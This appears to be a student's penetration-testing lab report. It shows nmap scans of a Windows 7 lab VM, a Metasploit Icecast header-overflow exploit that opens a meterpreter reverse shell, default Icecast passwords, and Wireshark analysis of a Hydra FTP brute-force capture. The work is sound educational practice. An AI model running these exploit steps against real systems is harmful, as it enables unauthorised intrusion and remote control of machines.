
Question-4 Vulnerability Analysis and Exploit Research

Task-6 Enter into Windows machine after getting the password, login as Admin Account and run ICE_CAST server which is pre-install comes in the machine.

Ans:

- After getting all windows password I login into the admin account and started the ice cast server by simply clicking on start server button.





□ Start Server on Application Startup

Server Status: Running

Global Statistics

Stat Type	Name	Value

Server Has Been Running 0 Days, 0 Hours, 0 Minutes, 10 Seconds

Question-5 Web Server Hacking

Task-7 Again Exploit the Machine with Web server-based Exploit - Do some research about the ICE_CAST server vulnerability.

Ans:

The Icecast application running on localhost with port 8000 allows for a buffer overflow exploit wherein an attacker can remotely gain control of the victim's system by overwriting the memory on the system utilizing the Icecast flaw, which writes past the end of a pointer array when receiving 32 HTTP headers.


Task-8 Do provide screenshot of each step you have performs and explain the vulnerability related to ICS-CAST server.

Ans:

Vulnerability related to ICS-CAST server:


The Icecast application running on localhost with port 8000 allows for a buffer overflow exploit wherein an attacker can remotely gain control of the victim's system by overwriting the memory on the system utilizing the Icecast flaw, which writes past the end of a pointer array when receiving 32 HTTP headers.

- I used nmap to check the open port of the server by clicking " nmap -pn 10.0.2.15"




```
┌──(kali㉿kali)-[~]
└─$ nmap -Pn 10.0.2.15
Starting Nmap 7.93 ( https://nmap.org ) at 2022-10-30 14:24 EDT
Nmap scan report for 10.0.2.15
Host is up (0.0029s latency).
Not shown: 990 closed tcp ports (conn-refused)
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
5357/tcp  open  wsdapi
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49156/tcp open  unknown
49158/tcp open  unknown
```

- I came know that 8080 was open Then I used active scan to check for full details " nmap -A -T5 -Pn 10.0.2.15".




```
┌──(kali㉿kali)-[~]
└─$ nmap -A -T5 -Pn 10.0.2.15
Starting Nmap 7.93 ( https://nmap.org ) at 2022-10-30 14:26 EDT
Stats: 0:00:17 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 45.45% done; ETC: 14:27 (0:00:19 remaining)
Nmap scan report for 10.0.2.15
Host is up (0.0016s latency).
Not shown: 989 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Windows 7 Ultimate 7601 Service Pack 1 microsoft-ds (workgroup: WORKGROUP)
5357/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Service Unavailable
8000/tcp  open  http         Icecast streaming media server
|_http-title: Site doesn't have a title (text/html).
49152/tcp open  msrpc        Microsoft Windows RPC
49153/tcp open  msrpc        Microsoft Windows RPC
49154/tcp open  msrpc        Microsoft Windows RPC
49155/tcp open  msrpc        Microsoft Windows RPC
49156/tcp open  msrpc        Microsoft Windows RPC
49158/tcp open  msrpc        Microsoft Windows RPC
Service Info: Host: INEURON-PC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb-os-discovery:
|   OS: Windows 7 Ultimate 7601 Service Pack 1 (Windows 7 Ultimate 6.1)
|   OS CPE: cpe:/o:microsoft:windows_7::sp1
|   Computer name: ineuron-PC
|   NetBIOS computer name: INEURON-PC\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2022-10-30T23:58:07+05:30
| smb2-time:
|   date: 2022-10-30T18:28:07
|_  start_date: 2022-10-30T18:26:21
|_nbstat: NetBIOS name: INEURON-PC, NetBIOS user: <unknown>, NetBIOS MAC: 0800273ba5d0 (Oracle VirtualBox virtual NIC)
|_clock-skew: mean: -1h49m51s, deviation: 3h10m31s, median: 7s
| smb2-security-mode:
|   210:
|_    Message signing enabled but not required
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 66.53 seconds
```

- Then I opened msfconsole to search Icecast vulnerabilities.




```
┌──(kali㉿kali)-[~]
└─$ msfconsole

IIIIII    dTb.dTb        _.---._
  II     4'  v  'B   .'"".'/|\`.""'.
  II     6.     .P  :  .' / | \ `.  :
  II     'T;. .;P'  '.'  /  |  \  `.'
  II      'T; ;P'    `. /   |   \ .'
IIIIII     'YvP'       `-.__|__.-'

I love shells --egypt


       =[ metasploit v6.2.20-dev                          ]
+ -- --=[ 2251 exploits - 1187 auxiliary - 399 post       ]
+ -- --=[ 951 payloads - 45 encoders - 11 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: To save all commands executed since start up
to a file, use the makerc command
Metasploit Documentation: https://docs.metasploit.com/

msf6 > search icecast

Matching Modules
================

   #  Name                                 Disclosure Date  Rank   Check  Description
   -  ----                                 ---------------  ----   -----  -----------
   0  exploit/windows/http/icecast_header  2004-09-28       great  No     Icecast Header Overwrite


Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/http/icecast_header

msf6 > 
```

- There is one present in exploits I use it to gain the access of the server.



```
msf6 > use 0
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/http/icecast_header) > set lhost 10.0.2.4
lhost ⇒ 10.0.2.4
msf6 exploit(windows/http/icecast_header) > set rhost 10.0.2.15
rhost ⇒ 10.0.2.15
msf6 exploit(windows/http/icecast_header) > exploit

[*] Started reverse TCP handler on 10.0.2.4:4444
[-] 10.0.2.15:8000 - Exploit failed [unreachable]: Rex::ConnectionRefused The connection was refused by the remote host (10.0.2.15:8000).
[*] Exploit completed, but no session was created.
msf6 exploit(windows/http/icecast_header) > exploit

[*] Started reverse TCP handler on 10.0.2.4:4444
[-] 10.0.2.15:8000 - Exploit failed [unreachable]: Rex::ConnectionTimeout The connection with (10.0.2.15:8000) timed out.
[*] Exploit completed, but no session was created.
msf6 exploit(windows/http/icecast_header) > exploit

[*] Started reverse TCP handler on 10.0.2.4:4444
[*] Sending stage (175686 bytes) to 10.0.2.15
[*] Meterpreter session 1 opened (10.0.2.4:4444 → 10.0.2.15:49159) at 2022-10-30 14:32:07 -0400

meterpreter > sysinfo
Computer        : INEURON-PC
OS              : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 1
Meterpreter     : x86/windows
meterpreter > 
```

- To check whether I got the connection inside the server I fired this commands like pwd and dir.



```
meterpreter > sysinfo
Computer        : INEURON-PC
OS              : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 1
Meterpreter     : x86/windows
meterpreter > pwd
C:\Program Files (x86)\Icecast2 Win32
meterpreter > dir
Listing: C:\Program Files (x86)\Icecast2 Win32
==============================================

Mode              Size    Type  Last modified              Name
----              ----    ----  -------------              ----
100777/rwxrwxrwx  512000  fil   2004-01-07 21:56:45 -0500  Icecast2.exe
040777/rwxrwxrwx  0       dir   2022-10-18 05:12:48 -0400  admin
040777/rwxrwxrwx  0       dir   2022-10-18 05:12:48 -0400  doc
100666/rw-rw-rw-  3663    fil   2004-01-07 21:55:30 -0500  icecast.xml
100777/rwxrwxrwx  253952  fil   2004-01-07 21:57:09 -0500  icecast2console.exe
100666/rw-rw-rw-  872448  fil   2002-06-27 09:41:54 -0400  iconv.dll
100666/rw-rw-rw-  188477  fil   2003-04-12 11:59:12 -0400  libcurl.dll
100666/rw-rw-rw-  631296  fil   2002-07-10 10:39:00 -0400  libxml2.dll
100666/rw-rw-rw-  128000  fil   2002-07-10 10:41:54 -0400  libxslt.dll
040777/rwxrwxrwx  0       dir   2022-10-18 05:11:49 -0400  logs
100666/rw-rw-rw-  53299   fil   2002-03-22 22:18:14 -0500  pthreadVSE.dll
100666/rw-rw-rw-  4072    fil   2022-10-18 05:12:48 -0400  unins000.dat
100777/rwxrwxrwx  71588   fil   2003-04-13 16:30:00 -0400  unins000.exe
040777/rwxrwxrwx  0       dir   2022-10-18 05:12:48 -0400  web
```

WEBSERVER PASSWORDS:

source: hackme

relay : hackme

admin: hackme

Part B - Investigation Phase

Question-6 Wireshark Analysis


Provide some below answer for the same activity you perform:

q-1 There is a very popular tool by Van Hauser which can be used to brute force a series of services. What is the name of this tool?

Ans: “Hydra”

q-2 The attacker is trying to log on with a specific username. What is the username?

Ans: “jenny”


WireShark.pcapng
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
ftp


```
No.   Time         Source         Destination    Protocol Length Info
   83 0.354473399  192.168.0.147  192.168.0.115  FTP       78 Request: USER jenny
   85 0.355079995  192.168.0.115  192.168.0.147  FTP      100 Response: 331 Please specify the password.
   89 0.355447445  192.168.0.115  192.168.0.147  FTP      100 Response: 331 Please specify the password.
   91 0.355447477  192.168.0.115  192.168.0.147  FTP      100 Response: 331 Please specify the password.
   93 0.355886347  192.168.0.147  192.168.0.115  FTP       78 Request: USER jenny
   94 0.356054530  192.168.0.147  192.168.0.115  FTP       78 Request: USER jenny
   95 0.356130452  192.168.0.147  192.168.0.115  FTP       78 Request: USER jenny
   96 0.357204265  192.168.0.147  192.168.0.115  FTP       78 Request: USER jenny
   97 0.357726461  192.168.0.147  192.168.0.115  FTP       78 Request: USER jenny
   98 0.358053889  192.168.0.147  192.168.0.115  FTP       78 Request: USER jenny
   99 0.358814186  192.168.0.147  192.168.0.115  FTP       78 Request: USER jenny
  100 0.359034811  192.168.0.147  192.168.0.115  FTP       78 Request: USER jenny
  101 0.359380463  192.168.0.147  192.168.0.115  FTP       78 Request: USER jenny
  104 0.359714705  192.168.0.115  192.168.0.147  FTP      100 Response: 331 Please specify the password.
  105 0.359714735  192.168.0.115  192.168.0.147  FTP      100 Response: 331 Please specify the password.
```

```
> Frame 394: 84 bytes on wire (672 bits), 84 bytes captured (672 bits) on interface eth0, id
> Ethernet II, Src: VMware_4a:b9:cd (00:0c:29:4a:b9:cd), Dst: PcsCompu_92:a2:af (08:00:27:92
> Internet Protocol Version 4, Src: 192.168.0.147, Dst: 192.168.0.115
> Transmission Control Protocol, Src Port: 57096, Dst Port: 21, Seq: 13, Ack: 57, Len: 18
v File Transfer Protocol (FTP)
  v PASS password123\r\n
      Request command: PASS
      Request arg: password123
  [Current working directory: ]
```

```
0000  08 00 27 92 a2 af 00 0c  29 4a b9 cd 08 00 45 10   ··'····· )J····E·
0010  00 46 a0 76 40 00 40 06  17 d5 c0 a8 00 93 c0 a8   ·F·v@·@· ········
0020  00 73 df 08 00 15 3c 2d  99 aa 3b 20 55 3f 80 18   ·s····<- ··; U?··
0030  01 f6 82 8f 00 00 01 01  08 0a 53 e9 1e d4 65 71   ········ ··S···eq
0040  70 d3 50 41 53 53 20 70  61 73 73 77 6f 72 64 31   p·PASS p assword1
0050  32 33 0d 0a                                        23··
```

q-3 What is the user’s password we found in the analysis?

Ans:” password123”

